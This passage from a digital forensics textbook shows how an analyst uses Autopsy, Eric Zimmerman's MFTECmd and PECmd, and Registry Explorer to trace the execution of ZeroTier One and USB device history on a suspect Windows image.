


Figure 11.27 – Deleted files

From here, the analyst can search through deleted files. These files may hold evidentiary value. For example, in the case of malicious insider activity, if several sensitive files are found in the deleted files, all of which have been deleted within the same time, it may be indicative of the insider attempting to cover their tracks by deleting suspicious files.

Keyword searching

One key advantage that forensic applications have is the ability to perform keyword searches. This is especially advantageous as disk drives have gotten larger and responders would have to parse through an overwhelming quantity of data. Keywords are often derived from other elements of the investigation or by using external sources. For example, if an analyst is investigating a malware incident, they may use a suspicious DLL or executable name from the analysis of the memory image. In other instances, such as a malicious insider being suspected of accessing confidential information, keywords in those documents, either secret or confidential, can be used to see if the suspect used the system to access those files.

Autopsy can perform keyword searches while utilizing an exact or a substring match. For example, let's say an analyst has been tasked with determining what evidence can be located concerning the ZeroTier One executable, which had been located in the **Web Downloads** entries. The analyst is tasked with locating any trace evidence that would indicate that the file was executed and if possible, identify the user.

https://t.me/learningnets

The analyst would navigate to the top-right corner and input `ZeroTier One` in the field. In this case, an exact match will be utilized. Once selected, they would click the **Search** button. The left-hand pane will indicate whether there were any hits on that text. In this case, the pricing decision has 82 hits:




Figure 11.28 – Keyword search hits

As shown in the preceding screenshot, the center pane will contain a list of the files that contained the hits. One file that stands out is the **Master File Table** entry. This entry shows the dates and times the file was first placed on the system, along with any modifications and changes:



Figure 11.29 – Master File Table entry

Further review shows a Windows PowerShell event log entry, which shows that the application was executed by the user account Patrick based on the file path:




Figure 11.30 – Keyword search results

https://t.me/learningnets

Digging further into the hits, there is an entry within the Windows PowerShell Operational event logs indicating that the executable was associated with a network connection established via a PowerShell script:




Figure 11.31 – Keyword PowerShell script

Further down within the entry is a Base64-encoded PowerShell script entry:




Figure 11.32 – Base64 PowerShell script

Taken together, this may point to some suspicious activity. For example, ZeroTier One is a commercial VPN solution, so it is not out of the ordinary for it to be establishing a connection. What is suspicious is the Base64-encoded PowerShell script, which is often used by adversaries to download additional malware or perform malicious actions. We will look at some of these scripts later in *Chapter 16*.

Next, we will look at how Autopsy can build a timeline of the system's activity.

Timeline analysis

When investigating an incident, it is critical to have an idea of when applications or files were executed. Timestamps can sometimes be found in other aspects of the investigation, such as when examining memory images. Also, identifying specific DLL files or executable files in the memory image can be compared to the date and time they were accessed to correlate other activity that's been observed on the system.

https://t.me/learningnets

Time normalization

One aspect of digital forensics that bears repeating is to ensure that all the systems are using the same time zone. With network systems, this is usually accomplished with the **Network Time Protocol** (**NTP**). There are times when systems do not have normalized time through NTP. Responders should take great care in understanding what time zone and synchronization should be used. The best practice regarding time is to set all the systems to UTC. This is critical if an organization is geographically diverse.

Autopsy has functionality specifically for timeline analysis. Simply clicking on the **Timeline** button at the top of the window will make Autopsy begin the process of parsing out timeline data. Depending on the size of the image file being analyzed, it may take a few minutes. Once completed, the following window will open:




Figure 11.33 – Timeline viewer

From here, the analyst can utilize several features. First is the text filter on the left-hand side of the screen. Using this, the analyst can search for specific text in files. For example, the analyst has already identified that the executable named **ZeroTier One** had been executed on the system under investigation. If the analyst would like to know whether that file was accessed at any other times, they could enter pricing into the **Text Filter** box and click **Apply**, which would produce the following results:

https://t.me/learningnets




Figure 11.34 – Keyword timeline

From this graph, the analyst can further drill down into the specific times the file was accessed by clicking on the colored bars. The responders can now see that the executable was only accessed at one particular date and time from this system.

Next, we will look at extracting specific evidence items from a disk image and processing them with additional tools.

Master File Table analysis

Another technique that can be leveraged for timeline analysis is utilizing external tools to analyze the MFT. Autopsy allows the analyst to export the MFT for analysis using third-party tools. In this case, we will use MFT Explorer, one of several tools developed by Eric Zimmerman.

> **Eric Zimmerman's tools**
>
> Eric Zimmerman is a former FBI agent, SANS course developer, and digital forensics expert. He has created a suite of tools for carving and analyzing data available at `https://ericzimmerman.github.io/#!index.md`. Additionally, the SANS Institute has created a cheat sheet for the tools available at `https://www.sans.org/posters/eric-zimmerman-tools-cheat-sheet/`.

https://t.me/learningnets

In this instance, we will look at processing the MFT from the image that was examined with Autopsy. The MFT can be found within the root directory of the filesystem. Find the `$MFT` file, right-click it, select **Extract Files**, and then save the file to an evidence drive. As good practice, change the name to something that reflects the case.

Next, find the `MFTECmd.exe` executable. The following command processes the MFT and outputs the results to a **Comma-Separated Value** (**CSV**) file:

```
C:\Users\forensics\Documents\ZimmmermanTools>MFTECmd.exe -f
"D:\Suspect_$MFT" --csv "D:" --csvf SuspectMFT.csv
```

The CSV file can now be opened and examined. In this case, the CSV has been opened via Microsoft Excel. This allows for keyword searching and examination of times and dates to identify when a file or files were placed on the system. Going back to the previous keyword search, we can use the filter option within Excel. Under the **ParentPath** column, the `ZeroTier` keyword has been entered:

	A	B	C	D	E	F	G	H
1	EntryN	Sequer	InUse	Parent	Parent	ParentPath	FileNar	Extensi
608	618	11	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	cafe9efeb	.peer
1536	1618	3	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	778cde71	.peer
26988	24842	12	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	cafe7b4cd	.peer
103842	71342	6	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	cafe04eba	.peer
128824	97066	3	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	62f865ae7	.peer
131312	99627	3	TRUE	99626	3	.\Program Files (x86)\ZeroTier	One	
131318	99633	8	TRUE	99631	8	.\ProgramData\ZeroTier	One	
131320	99635	10	TRUE	99633	8	.\ProgramData\ZeroTier\One	networks.d	
131352	99667	5	TRUE	99633	8	.\ProgramData\ZeroTier\One	zerotier-o	.exe
131368	99683	3	TRUE	99633	8	.\ProgramData\ZeroTier\One	tap-windows	
131373	99688	3	TRUE	99683	3	.\ProgramData\ZeroTier\One\tap-windows	x64	
131374	99689	3	TRUE	99688	3	.\ProgramData\ZeroTier\One\tap-windows\x64	zttap300.c	.cat
131375	99690	3	TRUE	99688	3	.\ProgramData\ZeroTier\One\tap-windows\x64	zttap300.s	.sys
131382	99697	3	TRUE	99688	3	.\ProgramData\ZeroTier\One\tap-windows\x64	zttap300.i	.inf
131400	99715	4	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	zerotier_c	.exe
131520	99839	18	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	zerotier-c	.bat
131540	99856	42	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	zerotier-i	.bat
131549	99865	7	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	regid.201	.swidtag
131665	99981	4	TRUE	99637	10	.\ProgramData\regid.2010-01.com.zerotier	regid.201	.swidtag
131666	99982	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	authtoker	.secret
131668	99984	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	identity.s	.secret
131670	99986	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	identity.p	.public
131671	99987	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	planet	

Figure 11.35 – ZeroTier filter MFT results

The MFT can be difficult to work with in terms of the amount of data. In this case, the MFT has over 410,000 separate entries that may need to be sorted through. It is a good idea to have a starting point such as a date and time or a filename to search for. This allows analysts to work with only those results that are pertinent. Other tools, such as Eric Zimmerman's Timeline Explorer, can be used to process and extract those data points that are important to the investigation.

https://t.me/learningnets

Now that we have looked for the presence of the file on the system, we can look at evidence of execution.

Prefetch analysis

One question that analysts will often have to answer is determining if an executable has run. One of the best sources of data to answer this question is Prefetch files. When an application or other executable is run, a file is created and stored within the `C:\Windows\Prefetch` directory. If the program is run in multiple locations, an entry is created for each of these. Another key aspect of Prefetch files is that they are not deleted when the application or program has been deleted. So, if an adversary is attempting to clean up the system of malicious executables or DLL files, proof of their execution may still be located in the `Prefetch` directory.

The Prefetch files do have some quirks that should be understood. First, even unsuccessful program execution can still produce a Prefetch file. It should be noted that the operative word is **can**, meaning that not every unsuccessful execution creates a file. Second, the `Prefetch` directory is specifically limited to 1,024 separate files. Older files are overwritten in favor of new files. On most end user systems, this generally does not present an issue if analysts can capture the evidence promptly. Third, a program that has been previously executed can still create a new Prefetch file. Finally, there is a time lag with Prefetch files. In general, the creation of the file itself might be 10 seconds off other time stamps an analyst may find.

Acquiring the `Prefetch` directory is straightforward. Triage tools, like those that were discussed in *Chapter 6*, can collect the directory. The directory can also be extracted directly through Autopsy. Simply navigate to the `Prefetch` directory and right-click and select **Extract Files**. Select the directory to output the files to. It is good practice to place the output in an evidence drive or use Autopsy's default export directory. Once extracted, the Prefetch entries will look as follows:




Figure 11.36 – Prefetch file entries

https://t.me/learningnets

This output directory can then be processed with the Prefetch parser with the following command:

```
C:\Users\forensics\Documents\ZimmmermanTools>PECmd.exe -d D:\
Suspect_Prefetch -q --csv D:\ --csvf suspect_prefetch.csv
```

The previous command outputs two files. The first is a CSV that contains the Prefetch entries. The second contains a timeline breakdown. Let's look at the timeline version. The CSV file's output allows for the same type of searching and filtering that was used in the previous section, *Master File Table analysis*. In this case, again, we will use `ZeroTier` for filtering. In this case, the search reveals several entries showing the execution of the `ZEROTIER_DESKTOP_UI.EXE` executable:

RunTime	ExecutableName
2/6/2022 7:15	\VOLUME{01d8067502ac9764-1002c20a}\USERS\PATRICK\APPDATA\ROAMING\ZEROTIER, INC\ZEROTIER ONE
2/6/2022 7:16	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES\ZEROTIER\ZEROTIER ONE VIRTUAL NETWORK PORT
2/6/2022 7:16	\VOLUME{01d8067502ac9764-1002c20a}\USERS\PATRICK\APPDATA\ROAMING\ZEROTIER, INC\ZEROTIER ONE
2/11/2022 22:46	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/9/2022 3:50	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/9/2022 3:50	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/9/2022 3:46	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:21	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:19	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:19	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:15	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE

Figure 11.37 – ZeroTier Prefetch entries

Registry analysis

There is a great deal of activity that occurs under the hood of the Windows operating system. One place where this activity occurs and is documented is in the Windows Registry. The Windows Registry is a database that stores the low-level system settings for the Windows operating system. This includes settings for devices, security, services, and the storage of user account security settings in the **Security Accounts Manager** (**SAM**).

The registry is made up of two elements. The first is the key. The key is a container that holds the second element – the values. These values hold specific settings information. The highest-level key is called the root key and the Windows operating system has five root keys, all of which are stored on the disk in the registry hives. These registry hives are located in the `%SystemRoot%\system32\config` folder on the Windows file structure:

- `HKEY_CURRENT_USER`
- `HKEY_USERS`
- `HKEY_CLASSES_ROOT`
- `HKEY_LOCAL_MACHINE`
- `HKEY_CURRENT_CONFIG`

https://t.me/learningnets

Of the five root keys, the most valuable during an incident investigation is the `HKEY_LOCAL_MACHINE` or `HKLM` key. This key contains the following subkeys (these are the ones that are the most interesting during an investigation):

- **SAM**: This is the location where the Windows OS stores the user's passwords in the LM or NTLM hash form. The main purpose of the SAM subkey is to maintain the Windows account passwords.
- **Security**: This subkey contains the security information of the domain that the system is connected to.
- **Software**: The software subkey is the repository for software and Windows settings. This subkey is often modified by software or system installers. This is a good location to check for additions or modifications that have been made to the software by malware.
- **System**: This subkey stores information about the Windows system configuration. One key piece of evidence that is also included within the system subkey is the currently mounted devices within a filesystem.

Another source of data that can be critical to an incident investigation is the `HKEY_CURRENT_USER` key. Attackers may make changes to a user account or profile as part of a privilege escalation attack. Changes that have been made to the user's data are recorded in that user's `NTUSER.dat` file. An `NTUSER.dat` file is created for every user account on the system and is located at `C:\Users\*UserName*`. This file contains the user's profile settings and may provide additional data on the systems that are connected, network connections, or other settings. Data contained within the `HKEY_CURRENT_USER` key may be of benefit in some incidents where user activity or user account modification of the system is suspected.

Responders can access the various registry hives using Autopsy. Simply navigate to the `Windows/System32/config` folder from the file structure in the left-hand pane:




Figure 11.38 – Registry location

https://t.me/learningnets

The SAM registry file is located in the center pane:




Figure 11.39 – SAM location

The actual examination and evidentiary value of registry key settings are, like many aspects of digital forensics, very detailed. While it is impossible to cover all of the aspects of registry forensics in this chapter, or even in this book, it is important for responders to be able to acquire the registry keys for evaluation, and also to have some familiarity with tools that can allow responders to gain some hands-on experience with evaluating registry settings.

In this case, the system, SAM, security, and software registry keys will be acquired for analysis. For this, the analyst can use Autopsy to acquire the proper keys and then examine them with a third-party tool. Let's take a look at how to do this:

1. First, navigate to the proper folder, `/System32/config`, on the applicable volume of the system image.
2. Next, select the four registry keys using the right mouse button and the *Ctrl* key. Right-click on one of the files and select **Export File(s)**.
3. Select a folder to output the registry keys to. In this case, a separate file folder was created to contain the keys. Select **Save**.
4. Verify that the registry keys have been saved:




Figure 11.40 – Suspect registry

https://t.me/learningnets

The Windows operating system records and maintains artifacts of when USB devices such as mass storage, iOS devices, digital cameras, and other USB devices are connected. This is due to the **Plug and Play** (**PnP**) manager, which is part of the Windows operating system. The PnP receives a notification that a USB has been connected and queries the device for information so that it can load the proper device driver. Upon completion, the Windows operating system will make an entry for the device within the registry settings.

To determine what USB devices were connected, follow these steps:

1. Open **Registry Explorer**.
2. Click **File** and then **Load Hive**.
3. Navigate to the system registry hive. (Depending on the files, there may be errors related to Dirty Hives. It is normal to see this; they can be processed with Registry Explorer.)

   Once loaded, the following window will appear:




Figure 11.41 – Registry Explorer view

4. From here, navigate to the proper USB registry location at `ROOT\ControlSet001\Enum\USB\`:

https://t.me/learningnets

USB	0	5	2022-02-04 07:02:36
ROOT_HUB30	0	1	2022-02-04 07:02:35
VID_05C8&PID_0815	0	1	2022-02-04 07:02:35
VID_05C8&PID_0815&MI_00	0	1	2022-02-04 07:02:35
VID_05C8&PID_0815&MI_02	0	1	2022-02-04 07:02:35
VID_8087&PID_0A2B	0	1	2022-02-04 07:02:36
{2F2B7B01-597A-434C-8DD6-D27CD4...	0	1	2022-02-04 07:03:06
{5d624f94-8850-40c3-a3fa-a4fd2080b...	0	1	2022-02-04 07:03:04
{DD8E82AE-334B-49A2-AEAE-AEB0F...	0	1	2022-02-04 07:03:04

Figure 11.42 – USB registry key location

5. Click on the first registry value, `VID_05C8&PID_0815&MI_00`, and then `6&a631fef&0&000`. The following information will appear in the top-right pane:

Values

Drag a column header here to group by that column

Value Name	Value Type	Data	Value Slack
DeviceDesc	RegSz	@usbvideo.inf,%usbvideo.devicedesc%;...	00-00
LocationInformation	RegSz	0000.0014.0000.005.000.000.000.000.000	00-00-00-00-00-00
Capabilities	RegDword	164	
Address	RegDword	5	
ContainerID	RegSz	{00000000-0000-0000-ffff-ffffffffffff}	00-00-00-00-00-00
HardwareID	RegMultiSz	USB\VID_05C8&PID_0815&REV_0011&M...	
CompatibleIDs	RegMultiSz	USB\COMPAT_VID_05c8&Class_0e&Sub...	00-00-00-00-00-00
ConfigFlags	RegDword	0	
ClassGUID	RegSz	{ca3e7ab9-b4c3-4ae6-8251-579ef933890f}	00-00-00-00-00-00
Driver	RegSz	{ca3e7ab9-b4c3-4ae6-8251-579ef933890...	00-00-00-00
Service	RegSz	usbvideo	9E-01
LowerFilters	RegMultiSz	WdmCompanionFilter	35-26-4D-49
Mfg	RegSz	@usbvideo.inf,%msft%;Microsoft	00-00-00-00-00-00
FriendlyName	RegSz	HP Wide Vision FHD Camera	

Figure 11.43 – Registry values

From here, the analyst has a lot of information they need to review. Of particular importance is the hardware ID. Clicking on that section of the output produces the following in the lower-right window:

https://t.me/learningnets

